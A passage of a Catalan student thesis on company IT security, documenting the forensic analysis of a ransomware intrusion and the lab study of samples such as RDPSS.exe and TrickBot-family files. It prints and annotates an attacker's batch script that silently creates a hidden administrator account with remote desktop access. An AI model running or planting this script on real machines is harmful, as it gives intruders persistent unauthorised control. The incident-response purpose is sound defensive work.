## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)

Ens posem en contacte amb el servei tècnic d'ESET i s'envien la mostra del Malware per realitzar el seu anàlisi en dia 22 de Novembre.

Arriba el cap de setmana i rebem un correu el diumenge 25 de Novembre informant-nos de que no s'ha realitzat correctament una còpia de seguretat d'un servidor de producció que comparteix xarxa amb el Domini. Es revisa l'error donat i s'observa que existeixen arxius nous que cal copiar però amb una extensió bastant inusual ".velasquez.joeli@aol.com" i també arxius anomenats "HOW\_RECOVER.html". De seguida ens traslladem a l'empresa de manera presencial i desconnectem els aparells de la xarxa per impedir que la infecció continuï propagant-se. L'escenari a primera vista, és una infecció a 3 servidors, entre ells el domini i procedim a agafar mostres.

El servidor domini s'ha pogut rescatar un arxiu amb el nom de add.bat amb la següent informació:

```
1 @Echo off
2 set user=Amelya
3 set pass=SamoreGI911
4
5 set AdmGroupSID=S-1-5-32-544
6 set AdmGroup=
7 For /F "UseBackQ Tokens=1* Delims==" %%I In (\WMIC Group Where "SID = '%AdmGroupSID%' " Get Name /Value ^| Find "=") Do set AdmGroup=%%J
8 set AdmGroup=%AdmGroup:-0,-1%
9 net user %user% %pass% /add /active:"yes" /expires:"never" /passwordchg:"NO"
10 net localgroup %AdmGroup% %user% /add
11 set RDPGroupSID=S-1-5-32-555
12 set RDPGroup=
13 For /F "UseBackQ Tokens=1* Delims==" %%I In (\WMIC Group Where "SID = '%RDPGroupSID%' " Get Name /Value ^| Find "=") Do set RDPGroup=%%J
14 set RDPGroup=%RDPGroup:-0,-1%
15 net localgroup "%RDPGroup%" %user% /add
16 net accounts /forceologoff:no /maxpwage:unlimited
17 reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
18 reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f
19 reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxConnectionTime" /t REG_DWORD /d 0x1 /f
20 reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxDisconnectionTime" /t REG_DWORD /d 0x0 /f
21 reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxIdleTime" /t REG_DWORD /d 0x0 /f
22 reg add "HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v %user% /t REG_DWORD /d 0x0 /f
23
24 if not exist %systemdrive%\users\%user% mkdir %systemdrive%\users\%user%
25 attrib %systemdrive%\users\%user% +r +a +s +h
26
27 dxdiag /whql:off /t c:\systeminfo.txt
28 systeminfo >> c:\systeminfo.txt
29 ipconfig >> c:\systeminfo.txt
30
31 ::netsh firewall add portopening TCP 3389 "Remote Desktop"
32 ::sc config tlntsvr start=auto
33 ::tlntadmn config port=2323 sec=NTLM
34 ::net start Telnet
35 ::shutdown.exe -r -t 00 -f
36 ::del %0
```

Sense entrar en detall, es pot apreciar les intencions de l'atacant fent un cop d'ull al codi. Tracta d'afegir un *user/pass* d'escriptori remot i afegir claus de registre.

El fitxer residia en la quarantena del antivirus juntament amb un altre anomenat [velasquez.joeli@aol.com.exe](#) que representa el propi *ransomware* d'aquesta darrera infecció.

No cal pensar molt per arribar a la conclusió de que aquestes mostres les han deixat els propis hackers al tenir accés al nostre servidor. De quina manera han pogut entrar a la nostra xarxa?

Una trucada de telèfon al servei tècnic del manteniment del Firewall certifica una possible via d'entrada fent servir ports que restaven oberts i que, evidentment, comencem a tancar. Entre tots els ports que semblen oberts, només un està configurat correctament. Quan es demana obrir un port d'entrada en un Firewall, la manera correcta és assignant la direcció IP des de la qual es farà la connexió per així restringir els accessos a possibles atacants. Com anècdota important, el port dedicat al correu Exchange que residia a l'empresa fins a principis del 2015 encara es mantenia obert.

## 8.2 Instal·lació i optimització del laboratori

S'intenta executar l'arxiu add.bat en una màquina virtual Windows 7 però sembla que no funciona. Es decideix doncs, reacondicionar el nostre laboratori.

Cal actualitzar afegint un sistema operatiu igual que la víctima. Procedim a instal·lar una versió de Microsoft Server 2016 amb les mateixes característiques per poder analitzar les mostres recollides. Intentarem fer l'anàlisi en el mateix ordre d'infecció per simular l'atac amb el màxim detall possible. Començarem doncs, amb la primera mostra RDPSS.exe

## 8.3 Anàlisi de comportament RDPSS.exe

Una vegada configurat el nostre nou laboratori, fem servir *regshot* per poder analitzar les diferències entre l'estat inicial i l'estat després de l'execució(infecció). L'arxiu de text que comporta la comparativa entre els 2 estats ens mostra 45 canvis:

- 11 Claus de registre afegides
- 20 valors afegits
- 5 valors modificats
- 9 atributs d'arxiu modificats

Agafem el report generat amb els canvis i el guardem per comparar amb una segona execució. Cal assegurar-se de que els canvis sempre siguin els mateixos per poder procedir a portar a terme una desinfecció.


Comparant els dos reports, podem concloure que el Malware té un comportament completament idèntic. Aquest report serà un bon començament per poder buscar totes aquelles claus de registre i valors afegits/modificats que podria tenir el nostre servidor. No oblidem que, tot i que hem restaurat el servidor amb una còpia de seguretat de fa un parell de setmanes, el Malware podria haver-se executat abans de fer la còpia i, per tant, el sistema recuperat podria tornar a infectar-se automàticament.

Continuem amb l'anàlisi i ara mirem la informació que ens dona el *Process Explorer*.



# FG-SEGURETAT INFORMÀTICA A LA EMPRESA

## DAVID GARCIA MORENO (2018-2019)



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process		0 K	4 K	0		
System	0.35	128 K	140 K	4		
Interrupts	3.05	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		380 K	1.212 K	268	Administrador de sesión de ...	Microsoft Corporation
csrss.exe		1.728 K	4.476 K	344	Proceso en tiempo de ejecu...	Microsoft Corporation
wininit.exe		920 K	5.140 K	416	Aplicación de inicio de Wind...	Microsoft Corporation
csrss.exe	0.17	1.952 K	7.012 K	428	Proceso en tiempo de ejecu...	Microsoft Corporation
winlogon.exe		1.720 K	9.132 K	468	Aplicación de inicio de sesió...	Microsoft Corporation
dwm.exe	1.19	32.124 K	56.464 K	736	Administrador de ventanas d...	Microsoft Corporation
explorer.exe	0.21	28.612 K	98.016 K	2176	Explorador de Windows	Microsoft Corporation
VBoxTray.exe	0.02	2.192 K	10.380 K	2316	VirtualBox Guest Additions Tr...	Oracle Corporation
Procmon.exe		2.252 K	16.940 K	2800	Process Monitor	Sysinternals - www.sysinter...
Procmon64.exe	0.65	11.576 K	31.556 K	584	Process Monitor	Sysinternals - www.sysinter...
procexp64.exe	1.99	16.020 K	38.120 K	2212	Sysinternals Process Explorer	Sysinternals - www.sysinter...
RDPSS.exe	92.21	5.292 K	7.100 K	1704		

Com podem veure a la captura, el Malware continua amb el mateix nom que el propi executable.

Entre els strings que ens mostra el procés en execució del Malware, observem la paraula Themida:





Image	Performance	Performance Graph	Disk and Network			
GPU Graph	Threads	TCP/IP	Security	Environment	Job	Strings

Printable strings found in the scan:

- MZP
- This program must be run under Win32
- .rsrc
- .idata
- Themida**
- D1dk
- \*44R

És el moment de veure amb el process Explorer els processos que corren al servidor de l'empresa i comprovar que actualment no s'està executant:



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	99.35	0 K	4 K	0		
System	0.01	128 K	140 K	4		
Interrupts	0.10	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		436 K	1.260 K	412	Administrador de sesión de ...	Microsoft Corporation
csrss.exe	< 0.01	2.804 K	4.952 K	552	Proceso en tiempo de ejecu...	Microsoft Corporation
csrss.exe	< 0.01	1.720 K	3.900 K	640	Proceso en tiempo de ejecu...	Microsoft Corporation
wininit.exe		1.344 K	5.092 K	664	Aplicación de inicio de Wind...	Microsoft Corporation
services.exe	< 0.01	12.444 K	13.940 K	780	Aplicación de servicios y con...	Microsoft Corporation
lsass.exe	< 0.01	183.468 K	191.784 K	796	Local Security Authority Proc...	Microsoft Corporation
winlogon.exe		2.040 K	8.384 K	724	Aplicación de inicio de sesió...	Microsoft Corporation
LogonUI.exe		11.560 K	43.652 K	492	Windows Logon User Interfa...	Microsoft Corporation
dwm.exe		16.432 K	31.504 K	1084	Administrador de ventanas d...	Microsoft Corporation
csrss.exe	< 0.01	1.956 K	5.960 K	4416	Proceso en tiempo de ejecu...	Microsoft Corporation
winlogon.exe		1.984 K	7.724 K	7772	Aplicación de inicio de sesió...	Microsoft Corporation
dwm.exe	0.04	26.740 K	53.992 K	7924	Administrador de ventanas d...	Microsoft Corporation

Per sort, podem veure que el procés *RDPSS.exe* no s'està executant i descartem aquesta possibilitat.

#### 8.4 Anàlisi de codi "add.bat"

@Echo off	Ocultació de l'execució del codi
set user=Amelya set pass=SamoreGI911 set AdmGroupSID=S-1-5-32-544 set AdmGroup=	Creació de variables user, pass, AdmGroupSID i AdmGroup
For /F "UseBackQ Tokens=1* Delims==" %%I In (^WMIC Group Where "SID = '%AdmGroupSID%'" Get Name /Value ^  Find "=") Do set AdmGroup=%%J	Asigna el SID a AdmGroup
set AdmGroup=%AdmGroup:~0,-1%	Creació variable
net user %user% %pass% /add /active:"yes" /expires:"never" /passwordchg:"NO" net localgroup %AdmGroup% %user% /add	Creació del usuari administrador
set RDPGroupSID=S-1-5-32-555 set RDPGroup=	Creació variable RDPGroupSID i RDPGroup
For /F "UseBackQ Tokens=1* Delims==" %%I In (^WMIC Group Where "SID = '%RDPGroupSID%'" Get Name /Value ^  Find "=") Do set RDPGroup=%%J	Asigna el SID de RDPGroupSID a RDPGroup
set RDPGroup=%RDPGroup:~0,-1%	Creació i assignació de variable
net localgroup "%RDPGroup%" %user% /add net accounts /forcelogoff:no /maxpwage:unlimited	Creació del grup de escriptori remot
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSCconnections" /t REG_DWORD /d 0x1 /f reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "fDenyTSCconnections" /t REG_DWORD /d 0x0 /f reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxConnectionTime" /t REG_DWORD /d 0x1 /f reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxDisconnectionTime" /t REG_DWORD /d 0x0 /f	Afegeix les claus de registre

<pre>reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxIdleTime" /t REG_DWORD /d 0x0 /f reg add "HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v %user% /t REG_DWORD /d 0x0 /f</pre>	
<pre>if not exist %systemdrive%\users\%user% mkdir %systemdrive%\users\%user% attrib %systemdrive%\users\%user% +r +a +s +h</pre>	
<pre>dxdiag /whql:off /t c:\systeminfo.txt systeminfo &gt;&gt; c:\systeminfo.txt ipconfig &gt;&gt; c:\systeminfo.txt</pre>	<p><i>Crea un arxiu amb tota la informació del sistema</i></p>
<pre>::netsh firewall add portopening TCP 3389 "Remote Desktop"</pre>	<p><i>Afegeix la obertura del port de escriptori remot</i></p>
<pre>::sc config tlntsvr start=auto ::tlntadm config port=2323 sec=-NTLM ::net start Telnet ::shutdown.exe -r -t 00 -f ::del %0</pre>	<p><i>“::” queda com comentari, no és rellevant</i></p>

Provem a executar el codi en entorn virtual i es verifica que l'usuari *Amelya* s'ha creat amb privilegis administratius del sistema i RDP.

En resum, podem concloure que aquest codi serveix per crear un usuari amb privilegis d'administració i sobretot amb accessos a escriptori remot. Tot i així, recordem que aquest arxiu add.bat juntament amb el RDPSS.exe es van trobar després de la darrera infecció. En aquest punt de la investigació es comprova que, en la copia restaurada del servidor que data del 12 de Desembre del 2018, observem que ambdós arxius NO hi resideixen. També es comprova que no han estat executats, per una banda, l'usuari no existeix i per altra banda, s'observen els canvis en les claus de registre i creació d'arxius i tampoc es troben trets d'una possible infecció.

Queda clar que el problema el tenim de més enrere. Tornem a l'escenari infectat i donem una ullada a tot l'inventari recol·lectat. Apart d'aquest dos arxius que s'han analitzat, en altre servidor que també havia quedat infectat, es troben dos mostres més amb els noms següents:

- **Stsvc.exe**
- **Altsvc.exe**

Fem una ullada a la consola ESET on tenim tot el mostrari de virus recaptat i observem que la mostra stsvc.exe ha estat recaptada en alguns ordinadors de la xarxa. Procedim a realitzar un estudi bàsic de la mostra.

## 8.5 stsvc.exe

Pugem l'arxiu a la web de virus total i veiem com es tracta d'un *malware* en tota regla. Noms coneguts del món com Banker.TrickBot o *Kryptik* ens obliga a buscar més informació per saber exactament de què es tracta.

Obtenim una aproximació gràcies a la web de hybrid anàlisi:

<https://www.hybrid-analysis.com/sample/10c4af9852ebec7b2ec637f40043f121140c257ffb0ddd347807a3fb0780c16e?environmentId=100>

i es comprova a grans trets que es tracta d'una amenaça molt perillosa:

- Intenta identificar la direcció IP externa
- Escriu dades en un procés remot
- Llegeix el nom del host actiu
- Tracta d'evadir l'anàlisi amb estat de suspensió.

Aquestes dades són suficients per començar un anàlisi de comportament.

### 8.5.1 Anàlisi bàsic de stsvc.exe

La mostra és executada en un entorn Windows server 2016 intentant emular l'atac original. Sense entrar en detall, fent servir la eina *RegShot*, observem com el malware es duplica a la següent ruta:

C:\%appdata%\wsxmail\tttsv.exe

Amb aquesta dada podem veure si existeix algun ordinador que la contingui ja que, el malware es troba a la base de dades del antivirus i si existeix, s'encarregarà de posar-lo en quarantena.

Sembla que existeix un ordinador que encara conté la ruta esmentada. Tot i que l'executable no resideix al host, el fet d'haver trobat aquesta ruta ens indica que actualment està infectat amb aquesta amenaça.

Evidentment, es procedeix a esborrar el disc dur i reinstal·lar tot el software necessari.

## 8.6 altsvc.exe

Aquesta mostra també suposa un amenaça molt forta. Es coneix com a *GenKryptik* i és de la mateixa família que stsvc.exe. Ens posem com a fita fer una recerca de tot ordinador que hagi pogut estar relacionat amb el malware i trobem:

## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)

NOMBRE DEL ORDENADOR	ESTADO	CAUSA	ACCIÓN
lauremolinie.intranet.envase.com	!	Win32/GenKryptik.CPQP	eliminado
ilabori-tab.intranet.envase.com	!	MSIL/GenKryptik.CHAV	eliminado
repaso_up.intranet.envase.com	!	Win32/GenKryptik.CGXI	desinfectado por eliminación
repaso_up.intranet.envase.com	!	Win32/GenKryptik.CFND	desinfectado por eliminación

S'observa que dels 3 host de la llista, els 2 primers, són correus que han estat eliminat abans d'entrar a l'empresa. El que sí que sembla interessant és el darrer host repaso\_up. Es decideix desinfectar la màquina amb una reinstal·lació de tot el software.

### 8.6.1 Anàlisi de comportament altsvc.exe

Preparem les eines regshot, procés explorer i procés monitor a la màquina víctima i posem en marxa el wireshark a la màquina Linux per tal d'escoltar els moviments per la xarxa.

Com era d'esperar d'un bon malware, el primer que fa és desaparèixer. Segons ens mostra el *process explorer*, sembla que, a diferència de les mostres anteriors, aquest executable no es duplica en altra ubicació, això el fa més difícil d'analitzar si es vol esbrinar quines màquines podrien estar infectades. Obtenim 566 processos que fan referència al malware.

*Wireshark* ens mostra peticions sobre el domini WORKGROUP al *broadcast* de la xarxa. Sembla que el troià vol saber més sobre els equips que conformen el sistema.

*RegShot* és capaç de mostrar els següents canvis en el sistema:

- 27693 claus de registre esborrades: *HKML\Drivers\DriverDatabase*
- Valors afegits: *HKLM\SOFTWARE\Microsoft\Windows Defender\Signature Updates\LastFallbackTime: F5 04 C2 81 BF 92 D4 01*

Amb aquestes dades procedim a comprovar que els sistemes estan nets de codi maliciós d'aquest tipus.


## 9. Prevenició davant un atac Malware

S'ha de tenir en compte els següents aspectes per mantenir-se previngut davant un atac de Malware.

- Identificar quines són les estructures crítiques, la informació sensible i les vulnerabilitats per poder prendre les mesures adequades.
- Implementar controls d'accés reforçant les polítiques de seguretat i bloquejar accessos per actius crítics com són els servidors.
- Revisar la configuració actual del Firewall i mantenir-lo actualitzat.
- Actualitzar tots els sistemes i el software antivirus regularment.
- Canviar regularment les contrasenyes dels usuaris.
- Fer proves periòdiques dels processos de seguretat com poden ser les recerques i anàlisi dels equips amb regularitat.

### 9.1 Mètode a seguir

Cal tenir present el següent esquema en cas d'infecció per tal de donar una resposta ràpida de recuperació del sistema:



## 10. Conclusions

Mai estem completament segurs tot i estar actualitzat amb les eines més potents que podem obtenir al mercat. Cal doncs, conèixer i estudiar els comportaments dels *malwares* i les maneres que fan servir els delinqüents per penetrar dins les nostres xarxes internes. Cada dia sorgeixen noves propostes en trobar els forats i atacar les vulnerabilitats que ofereixen els dispositius i les configuracions de la xarxa. Amb els coneixements adquirits d'aquest treball final de grau, podem fer-nos una idea del que comporta la seguretat informàtica d'una empresa i, sobretot, que cal estar informat de les noves tendències que van agafant els hackers per obtenir beneficis fent servir l'extorsió. De bon començament ja es tenia clar que la prioritat del treball ha estat millorar la seguretat informàtica a l'empresa i mentre s'ha estat analitzant el comportament de les amenaces en el laboratori de proves, han sorgit nous descobriments per combatre i millorar el sistema amb tot el que s'ha anat aprenent en el transcurs del treball final. Ara podem dir que tenim prou informació per saber el que s'ha de fer en cas d'infecció per Malware, gestió de ports i bones pràctiques bàsiques del sistema com per exemple, canvi de contrasenya. Ha calgut doncs, introduir canvis en la planificació inicial degut a les necessitats de coneixement respecte el segon atac amb un escenari completament diferent del primer. Mentre que la primera vegada que va ser l'empresa infectada es va trigar aproximadament una setmana en recuperar tot el sistema i les dades, aquest segon atac, amb els coneixements adquirits i val a dir que també gracies a l'experiència, en només un parell de dies s'ha pogut restablir tota la xarxa com si no hagués passat res.

Aspectes que de bon principi poden semblar poc rellevants però que tenen una importància vital, són els **privilegis i permisos** que s'estableixin en cada ordinador de la empresa. Val a dir que, en ser administrador de la màquina, directament, estem traspasant els permisos d'administració a tot codi maliciós fent més vulnerable el sistema.

Tot i que aquest TFG està més enfocat en Malware tipus extorsió, val a dir que cal anar una mica més enllà. Sembla que existeixen equips amb una connexió directa remota amb el propietari d'algun *backdoor*. Segons s'ha pogut veure al llarg d'aquest anàlisi, les mostres de ransomware que s'han trobat als equips infectats s'han degut instal·lar a partir d'una connexió remota amb l'exterior. Aquest és un dels treballs futurs que cal establir, la recerca d'equips amb portes de darrera.

Un altre conclusió important és la de establir un període de formació per a tots els usuaris que treballen amb Internet, ja sigui correu electrònic o navegació web. Segons s'ha pogut veure en aquest treball, les formes d'enganyar al usuari actuals són molt poderoses i estan fetes a prova d'antivirus. Per exemple, eines com *Themida*, poden fusionar fitxer d'oficina tipus word, excel i també imatges .png o .jpg amb algun executable maliciós i fer creure que es tracta d'un fitxer inofensiu ja que en obrir-lo, nosaltres només podrem veure

que funciona i que no passa res però, en segon pla, el Malware s'estarà executant i haurem creat un accés remot al delinqüent.



## 11. Glossari

- 1- **Bitcoin:** es un protocol utilitzat com a criptomoneda i sistema de pagament concebuda al 2009 classificat com a moneda digital. Es caracteritza per la seva descentralització, és a dir, no pertany a cap govern o banc central i manca de seguretat jurídica.
- 2- **Zeus:** Poderós troià creat per tasques de *phising* en l'àmbit bancari. Es propaga principalment a través de descàrregues drive-by. Es coneix per ser una eina que facilita la instal·lació del *ransomware Cryptolocker*.
- 3- **Desasseblatje:** És una eina que fa exactament el contrari que un assemblador. Converteix intentant recrear el codi d'asseblatge partint del codi binari.

## 12. Bibliografia

- [1] Sikorski, M; Honig, A. (2012). *Practical Malware Analysis*. San Francisco: No Starch Press
- [2] Davidoff, S; Ham, J. (2012). *Network Forensics*. Massachusetts: Prentice Hall
- [3] Beaver, K. (2012). *Hacking for dummies*. Hoboken: Wiley Publishin, Inc
- [4] 27 Octubre 2018. *Exploit*. [En línia] Available: <https://es.wikipedia.org/wiki/Exploit>
- [5] Riveiro, M. 27 Octubre 2018. Qué son los rootkits, [En línia]. Available: <https://www.infospware.com/articulos/que-son-los-rootkits/>
- [6] 27 Octubre 2018. *Rootkit*. [En línia]. Available: <https://es.wikipedia.org/wiki/Rootkit>
- [7] 27 Octubre 2018. *Ingeniería social; Andubay*. [En línia]. Available: <https://www.andubay.com/es/servicios/ingenieria-social/>
- [8] 27 Octubre 2018. *Cómo hacer ingeniería inversa* [En línia]. Available: <http://www.iicybersecurity.com/ingenieria-inversa-malware-basicos.html>
- [9] 27 Octubre 2018. *Estado del arte del malware de minado de criptomonedas* [En línia]. Available: <https://unaaldia.hispasec.com/2018/04/estado-del-arte-del-malware-de-minado.html>
- [10] 28 Octubre 2018. *Qué es un keylogger?* [En línia]. Available: <https://latam.kaspersky.com/blog/que-es-un-keylogger-2/453/>
- [11] 28 Octubre 2018. *Falsos correos Electrónicos distribuyen nuevo virus derivado del ZEUS*. [En línia]. Available: <https://blog.satinfo.es/tag/d57e54ca00488ef8a45802126d698e00bbfa5557-exe/>
- [12] 28 Octubre 2018. *Zeus*. [En línia]. Available: [https://es.wikipedia.org/wiki/Zeus\\_\(malware\)](https://es.wikipedia.org/wiki/Zeus_(malware))
- [13] 28 Octubre 2018. *We live security, ESET*. [En línia]. Available: <https://www.welivesecurity.com/la-es/2018/05/10/exploit-eternalblue-registra-mayor-actividad-ahora-que-durante-brote-wannacryptor/>
- [14] 28 Octubre 2018. *Trojan.Kryptik* . [En línia]. Available: <https://www.enigmasoftware.es/trojankryptik-eliminar/>

- [15] 28 Octubre 2018. *SoftwareBundler, Microsoft* [En línia]. Available: <https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=SoftwareBundler:Win32/InstallMonetizer>
- [16] 28 Octubre 2018. *Nuevas prediccions malware 2018, computerworld* . [En línia]. Available: <https://cso.computerworld.es/tendencias/nuevas-predicciones-de-malware-para-2018>
- [17] 30 Octubre 2018. *El estado del arte del malware*. [En línia]. Available: <http://catalinagranadossi.blogspot.com/2015/09/el-estado-del-arte-del-malware.html>
- [18] 3 Noviembre 2018. *Analisis de la actual situación de amenaza para la TI*. [En línia]. Available: <https://www.av-test.org/es/noticias/el-informe-sobre-seguridad-20172018-de-av-test-el-analisis-de-la-actual-situacion-de-amenaza-para/>
- [19] 27 Noviembre 2018. *Teslacrypt Ransomware*. [En línia]. Available: <https://www.enigmasoftware.com/teslacrypt-removal/>
- [20] 2 Diciembre 2018. *Deep Malware anàlisis, JoeSandbox*. [En línia]. Available: <https://www.joesandbox.com/analysis/65061/0/pdf>
- [21] 7 Diciembre 2018. *En qué consisten el malware, los virus, el spyware y las cookies?, Symantec*. [En línia]. Available: <https://www.websecurity.symantec.com/es/es/security-topics/what-are-malware-viruses-spyware-and-cookies-and-what-differentiates-them>
- [22] 7 Diciembre 2018. *El estado del arte del Malware* [En línia]. Available: <http://karliupn.blogspot.com/2015/09/malwares.html>
- [23] **Jumbo, T.** Mayo 2017. *Metodologia para el anàlisis de malware en un ambiente controlado*. [En línia]. Available: <https://dspace.ups.edu.ec/bitstream/123456789/14202/1/UPS-CT006985.pdf>
- [24] 7 Diciembre 2018. *Automated Online Sandbox services to analyze suspicious file's behavior, Raymond.cc*. [En línia]. Available: <https://www.raymond.cc/blog/analyze-suspicious-exe-files-with-comodo-instant-malware-analysis/>


## 13. Annexos

